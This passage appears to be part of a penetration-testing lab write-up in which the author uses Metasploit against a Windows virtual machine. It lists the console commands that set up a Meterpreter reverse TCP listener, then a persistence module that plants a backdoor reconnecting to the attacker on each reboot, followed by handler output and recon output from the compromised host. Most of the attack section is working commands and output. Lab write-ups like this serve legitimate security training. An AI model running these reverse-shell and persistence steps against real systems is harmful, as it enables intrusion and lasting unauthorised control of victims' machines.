






Step 4: Setting up the listener

Using multi/handler module, as it's used to receive reverse shells. It will wait for an incoming connection. Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established.





- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <YOUR_IP>


- set LPORT 4444
- exploit

When the victim downloads the payload, a Meterpreter session (e.g., session 1) will appear, indicating that you have access to the victim's command line.

Step 4: Windows (victim) machine downloading and running the payload as an administrator









Meterpreter session 1, indicating that you have the access to the command line of the victim, using Meterpreter shell.

This allows you to perform various post-exploitation techniques, After gaining access to the victim machine, I used **persistence** which is considered a post-exploitation technique as I wanted to ensure I could maintain access to the victim machine even after a reboot or shutdown. So, I performed a persistence backdoor, to make sure that the payload reconnects to my listener every time the victim system restarts. Allowing me to regain access without needing to exploit the system again and again.







- use exploit/windows/local/persistence
- set SESSION 1
- set LHOST 192.168.56.102
- set LPORT 4444
- set PAYLOAD windows/meterpreter/reverse_tcp
- set STARTUP USER
- run

I made sure that the payload reconnects to my listener by setting up my listener again, so that once the system reboots, the backdoor can re-establish the Meterpreter session automatically.

Then we'll restart the Windows (victim) machine, for a Meterpreter session to be established.









```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400
```

After the Meterpreter was established, I was able to perform other various post-exploitation techniques.

In my case, I gathered system information using commands like **sysinfo** *to view OS details,* **getuid** *to identify the current user,* **netstat -ano** *to check active network connections and ports*, **ipconfig** *to receive IP configuration*, and **ls** *to explore the file system* of the victim's machine.




kali [Running] - Oracle VirtualBox
File Actions Edit View Help
100666/rw-rw-rw- 25600 fil 2019-12-07 04:09:17 -0500 ztrace_maps.dll
meterpreter >
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e3:0f:8a
MTU : 1500
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5e79:db05:f063:5a06
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 11
Name : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:4e:4f:eb
MTU : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdc8:cc8:80b1:5c00:f539:3162:2aa1:2f8d
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdc8:cc8:80b1:5c00:6499:e32c:7801:3a99
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::2ba7:9ef:4270:a802
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >


kali [Running] - Oracle VirtualBox
File Actions Edit View Help
udp6 fe80::5e79:db05:f063:5a06:58802 :::* 0 0 1968/svchost.exe
meterpreter >
meterpreter > ls
Listing: C:\Windows\system32
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2019-12-07 04:49:24 -0500 0409
100666/rw-rw-rw- 2151 fil 2019-12-07 04:10:02 -0500 12520437.cpx
100666/rw-rw-rw- 2233 fil 2019-12-07 04:10:02 -0500 12520850.cpx
100666/rw-rw-rw- 232 fil 2019-12-07 04:09:21 -0500 @AppHelpToast.png
100666/rw-rw-rw- 308 fil 2019-12-07 04:09:21 -0500 @AudioToastIcon.png
100666/rw-rw-rw- 330 fil 2019-12-07 04:09:26 -0500 @EnrollmentToastIcon.png
100666/rw-rw-rw- 404 fil 2019-12-07 04:09:32 -0500 @VpnToastIcon.png
100666/rw-rw-rw- 691 fil 2019-12-07 04:09:15 -0500 @WirelessDisplayToast.png
100666/rw-rw-rw- 46080 fil 2025-04-25 00:25:57 -0400 APHostClient.dll
100777/rwxrwxrwx 22528 fil 2019-12-07 04:09:57 -0500 ARP.EXE
100666/rw-rw-rw- 376080 fil 2025-04-25 00:21:37 -0400 AUDIOKSE.dll
100666/rw-rw-rw- 352256 fil 2025-04-25 00:21:36 -0400 AarSvc.dll
100666/rw-rw-rw- 331264 fil 2025-04-25 00:22:38 -0400 AboveLockAppHost.dll
100666/rw-rw-rw- 2407424 fil 2023-12-03 21:47:32 -0500 AcGenral.dll
100666/rw-rw-rw- 384000 fil 2025-04-25 00:24:44 -0400 AcLayers.dll
100666/rw-rw-rw- 461824 fil 2023-12-03 21:47:32 -0500 AcSpecfc.dll
100666/rw-rw-rw- 68608 fil 2023-12-03 21:47:32 -0500 AcWinRT.dll
100666/rw-rw-rw- 86528 fil 2023-12-03 21:47:32 -0500 AcXtrnal.dll
100666/rw-rw-rw- 342528 fil 2025-04-25 00:25:57 -0400 AccountsRt.dll
100666/rw-rw-rw- 255488 fil 2025-04-25 00:22:35 -0400 ActionCenter.dll
100666/rw-rw-rw- 125952 fil 2025-04-25 00:22:35 -0400 ActionCenterCPL.dll
100666/rw-rw-rw- 43008 fil 2025-04-25 00:21:59 -0400 ActivationClient.dll
100666/rw-rw-rw- 656896 fil 2025-04-25 00:22:00 -0400 ActivationManager.dll
100666/rw-rw-rw- 1423360 fil 2025-04-25 00:25:57 -0400 ActiveSyncProvider.dll
100666/rw-rw-rw- 42496 fil 2025-04-25 00:21:57 -0400 AdaptiveCards.dll
100666/rw-rw-rw- 53248 fil 2019-12-07 04:09:18 -0500 AddressParser.dll
040777/rwxrwxrwx 0 dir 2023-12-03 21:52:41 -0500 AdvancedInstallers
100666/rw-rw-rw- 17920 fil 2019-12-07 04:10:05 -0500 AnalogCommonProxyStub.dll
100666/rw-rw-rw- 84480 fil 2025-04-25 00:21:58 -0400 ApiSetHost.AppExecutionAlias.dll
100666/rw-rw-rw- 771328 fil 2025-04-25 00:21:57 -0400 AppContracts.dll
100666/rw-rw-rw- 135680 fil 2025-04-25 00:21:57 -0400 AppExtension.dll
100666/rw-rw-rw- 38400 fil 2025-04-25 00:22:23 -0400 AppInstallerPrompt.Desktop.dll
040777/rwxrwxrwx 0 dir 2019-12-07 04:14:52 -0500 AppLocker
100666/rw-rw-rw- 272896 fil 2025-04-25 00:22:24 -0400 AppLockerCSP.dll
100666/rw-rw-rw- 470096 fil 2025-04-25 00:22:23 -0400 AppResolver.dll
100666/rw-rw-rw- 790408 fil 2025-04-25 00:22:10 -0400 AppXDeploymentClient.dll
100666/rw-rw-rw- 29696 fil 2023-12-03 21:46:57 -0500 Apphlpdm.dll
100666/rw-rw-rw- 114688 fil 2025-04-25 00:22:08 -0400 AppointmentActivation.dll
100666/rw-rw-rw- 650752 fil 2025-04-25 00:22:07 -0400 AppointmentApis.dll
100666/rw-rw-rw- 296456 fil 2025-04-25 00:21:55 -0400 AppxAllUserStore.dll
100666/rw-rw-rw- 205696 fil 2025-04-25 00:21:50 -0400 AppxApplicabilityEngine.dll
100666/rw-rw-rw- 1661928 fil 2025-04-25 00:22:10 -0400 AppxPackaging.dll
100666/rw-rw-rw- 3232 fil 2019-12-07 04:09:15 -0500 AppxProvisioning.xml
